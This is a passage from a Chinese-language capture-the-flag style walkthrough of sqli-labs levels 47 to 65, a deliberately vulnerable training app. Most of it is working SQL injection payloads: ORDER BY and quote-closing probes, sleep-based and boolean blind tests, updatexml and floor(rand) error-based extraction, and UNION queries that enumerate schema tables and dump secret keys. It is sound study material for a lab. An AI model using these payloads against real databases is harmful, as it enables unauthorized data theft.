n admin<?php phpinfo();?>9 admin1 Dumb<?php phpinfo();?>10 admin2 Dumb<?php phpinfo();?>11 admin3 Dumb<?php phpi
nfo();?>12 dhakkan Dumb<?php phpinfo();?>14 admin4 Dumb<?php phpinfo();?>15 admin'# admin<?php phpinfo();?>16 he
llo world<?php phpinfo();?>
```

---

less-47

闭合方式：`ORDER BY '$id'`

和 Less-46 相比，利用方式不变，只是拼接方式方式变化，注入的时候只要正常闭合即可。

```
# 验证

?sort=1' or sleep(3)--+
?sort=0' or sleep(3)--+
```

由于短路现象，前一个不会发生延时，后一个有明显的延时。

报错注入

```
?sort=0' or updatexml(1, concat(0x7e, database(), 0x7e), 1)--+
```

---

less-48

闭合方式：`order by $id`

和 Less-47 相比少了报错注入，布尔、延时盲注依然可以正常使用，into outfile 也可以

```
# 测试:
?sort=1
?sort=1--+
?sort=1 or sleep(3)--+ # 无延时
?sort=0 or sleep(3)--+ # 有延时
```

---

less-49

闭合方式：`ORDER BY '$id'`

和 `Less-47` 相比少了报错注入，布尔、延时盲注依然可以正常使用，`into outfile` 也可以

```
# 测试
?sort=1        # 正常排序
?sort=1--+     # 正常排序
?sort=1 or sleep(3)--+ # 无延时
?sort=0 or sleep(3)--+ # 无延时
# 说明闭合方式不是 order by $id


?sort=1'        # 不正常排序
?sort=1'--+     # 正常排序
?sort=0' or sleep(3)--+ # 有延时
?sort=1' or sleep(3)--+ # 无延时
```

---

less-50

闭合方式：`ORDER BY $id`

和 Less-46 相比，查询方式由 mysql_query 变成了 mysqli_multi_query，因此支持堆叠注入，在注入方面会更加灵活。

关键代码：

```
$sql="SELECT * FROM users ORDER BY $id";
# 堆叠注入
mysqli_multi_query($con1, $sql)
# 打印错误
print_r(mysqli_error($con1));
```

尝试注入

```
# 测试
?sort=0 or updatexml(1, concat(0x7e, database(), 0x7e), 1)--+
# XPATH syntax error: '~security~'
```

---

less-51

闭合方式：`ORDER BY '$id'`

和 Less-50 相比只是拼接方式发生了变化，实际注入的时候只需做一下对应的闭合即可。

```
?sort=1         # 正常排序
?sort=1--+      # 正常排序（'1--+'被强制类型转换为1）
?sort=1'        # 报错，order by '1''
?sort=1'--+     # 正常排序（order by '1'-- '）

# 报错注入
?sort=1' and updatexml(1, concat(0x7e, database(), 0x7e), 1)--+
```

---

less-52

闭合方式：`ORDER BY $id`

和 Less-50 是一样的，只是少了报错注入的利用方式。

```
?sort=1        # 正常回显
?sort=1--+     # 正常回显
?sort=1'       # 不显示（order by 1'，出错但是没有显示报错信息）
?sort=1'--+    # 不显示（order by 1'--+，出错但是没有显示报错信息）

# 验证
?sort=0 or sleep(3)--+
# 有明显延时

# 布尔注入
?sort=rand(left(database(),1)>'s')
?sort=rand(left(database(),1)>'r')
```

Less-53

闭合方式：`ORDER BY '$id'`

和 Less-51 是一样的，只是少了报错注入的利用方式。

```
?sort=1         # 正常回显
?sort=1--+      # 正常回显
?sort=1'        # 不显示
?sort=1'--+     # 正常显示

# 验证
?sort=1' or sleep(3)--+ # 无延时
?sort=0' or sleep(3)--+ # 有明显延时
```

5 进阶挑战(54-65)

less-54

闭合方式：`id='$id'`

判断闭合方式

```
?id=1'--+
```

判断字段数

```
?id=1' order by 3--+
?id=1' order by 4--+
```

查看回显的字段

```
?id=-1' union select 1,2,3 --+
```

查询表名

```
?id=-1' union select 1,2,(SELECT+GROUP_CONCAT(table_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.TABLES+WH
ERE+TABLE_SCHEMA=DATABASE()) --+
```

查询结果为`HLBSTFO6HB`，结果不唯一
查询列名（记得修改表名为上面的查询结果）

```
?id=-1' union select 1,2,(SELECT+GROUP_CONCAT(column_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.COLUMNS+
WHERE+TABLE_NAME=0x484c425354464f364842)--+
```

列名为：id、secret_XBJJ、sessid、tryy
查询表中的数据（修改字段名、表名）

```
?id=-1' union select 1,2,(SELECT+GROUP_CONCAT(secret_XBJJ)+FROM+HLBSTFO6HB)--+
```

最后查到key值为：`kRTCQUzl170VXBxrCqlTWuyZ`

---

less-55

闭合方式：`id=($id)`
Less-55 给了 14 次尝试机会，代码基本上没有变化，只是闭合方式发生了变化。

```
# 验证
?id=1) --+

# 查询表名
?id=-1) union select 1,2,(SELECT+GROUP_CONCAT(table_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.TABLES+WH
ERE+TABLE_SCHEMA=DATABASE()) --+
# P0ULLTHD09

# 查询字段名
?id=-1) union select 1,2,(SELECT+GROUP_CONCAT(column_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.COLUMNS+
WHERE+TABLE_NAME='P0ULLTHD09')--+
# id、sessid、secret_0SEC、tryy

# 查询key值
?id=-1) union select 1,2,(SELECT+GROUP_CONCAT(secret_0SEC)+FROM+P0ULLTHD09)--+
# hSoUfCvuUNHhjG8CQInhuVv2
```

---

less-56

闭合方式：`id=('$id')`

闭合方式不同。

```
# 查询表名
?id=-1') union select 1,2,(SELECT+GROUP_CONCAT(table_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.TABLES+W
HERE+TABLE_SCHEMA=DATABASE()) --+
```

---

less-57

闭合方式：`id=('$id')`

闭合方式不同。

```
# 查询表名
?id=-1" union select 1,2,(SELECT+GROUP_CONCAT(table_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.TABLES+WH
ERE+TABLE_SCHEMA=DATABASE()) --+
```

---

less-58

闭合方式：`id='$id'`

uname 和 pass 都只输出数组中的结果，union 查询无法回显。

```
$unames=array("Dumb","Angelina","Dummy","secure","stupid","superman","batman","admin","admin1","admin2","admin3"
,"dhakkan","admin4");
$pass = ($unames);
echo 'Your Login name : '. $unames[$row['id']];
echo 'Your Password : ' .$pass[$row['id']];
```

但是可以输出报错信息，可以尝试进行报错注入

```
?id=1'+AND+(SELECT+1+FROM+(SELECT+COUNT(*),CONCAT((SELECT(SELECT+CONCAT(CAST(CONCAT(secret_OD68 )+AS+CHAR),0x7e)
)+FROM+WOO6ID239T+LIMIT+0,1),FLOOR(RAND(0)*2))x+FROM+INFORMATION_SCHEMA.TABLES+GROUP+BY+x)a)--+
```

less-59

闭合方式：`id=$id`

```
# 猜测闭合方式
?id=1         # 正常显示
?id=1--+      # 正常显示
?id=1'        # 报错
?id=1'--+     # 报错

# 验证
?id=0 or sleep(3) --+ # 有明显延时
?id=1 or sleep(3) --+ # 无延时

# 报错注入
?id=0 or updatexml(1, concat(0x7e, database(), 0x7e), 1)--+
```

---

less-60

闭合方式：`id= ("$id")`

```
# 猜测闭合方式
?id=1         # 正常显示（强制类型转化为1）
?id=1--+      # 正常显示（强制类型转化为1）
?id=1'        # 正常显示（强制类型转化为1）
?id=1'--+     # 正常显示（强制类型转化为1）
?id=1"        # 报错,并能看到需要添加括号。
?id=1") --+   # 正常显示

# 报错注入
?id=0") or updatexml(1, concat(0x7e, database(), 0x7e), 1)--+
```

---

less-61

闭合方式：`id=(('$id'))`

```
# 猜测闭合方式（自己手动多次后，可以考虑采用Burp Suite+字典进行测试）
?id=1'          # 报错，并且看到需要添加双层括号
?id=1')) --+    # 正常显示

# 报错注入
?id=0')) or updatexml(1, concat(0x7e, database(), 0x7e), 1)--+
```

---

less-62

闭合方式：`id=('$id')`

不能报错注入

```
# 猜测闭合方式(在猜测时，最好列举一个比较全面的闭合方式来猜测)
?id=1        # 正常显示
?id=1'       # 报错（显示
?id=1')--+   # 正常显示

# 验证
?id=0') or sleep(3)--+

# 布尔注入
?id=0') or if(left(database(), 1)='s', 1, 0)--+    # 不显示
?id=0') or if(left(database(), 1)='c', 1, 0)--+    # 正常显示
?id=0') or if(left(database(), 2)='ch', 1, 0)--+   # 正常显示

# 延时注入
?id=0') or if(left(database(), 1)='s', sleep(3), 0)--+    # 不显示
?id=0') or if(left(database(), 1)='c', sleep(3), 0)--+    # 明显延时
?id=0') or if(left(database(), 2)='ch', sleep(3), 0)--+   # 明显延时
```

---

less-63

闭合方式：`id='$id'`

类似less-62

```
# 猜测闭合方式
?id=1        # 正常显示
?id=1'       # 报错
?id=1'--+    # 正常显示

# 验证
?id=0' or sleep(3)--+

# 布尔注入
?id=0' or if(left(database(), 1)='s', 1, 0)--+    # 不显示
?id=0' or if(left(database(), 1)='c', 1, 0)--+    # 正常显示
?id=0' or if(left(database(), 2)='ch', 1, 0)--+   # 正常显示
```

---

less-64

闭合方式：`id=(($id))`

类似less-62

```
# 验证
?id=0)) or sleep(3)--+    # 明显延时
```

less-65


闭合方式：`id=("$id")`

类似less-62

```
# 验证
?id=0") or sleep(3)--+    # 明显延时
```

6 思维导图

自己总结的思维导图。如果有更好的想法，欢迎和我交流



幕布地址：https://share.mubu.com/doc/qV0gisrYy6

附录

文章已经同步到 Github 项目中，更好的阅读体验或者需要下载文章，请前往我的项目：blog-article

参考教程：

1. sqli-lab教程——1-35通关Writeup-地址ch3nye.top
2. SQLI labs 靶场精简学习记录-国光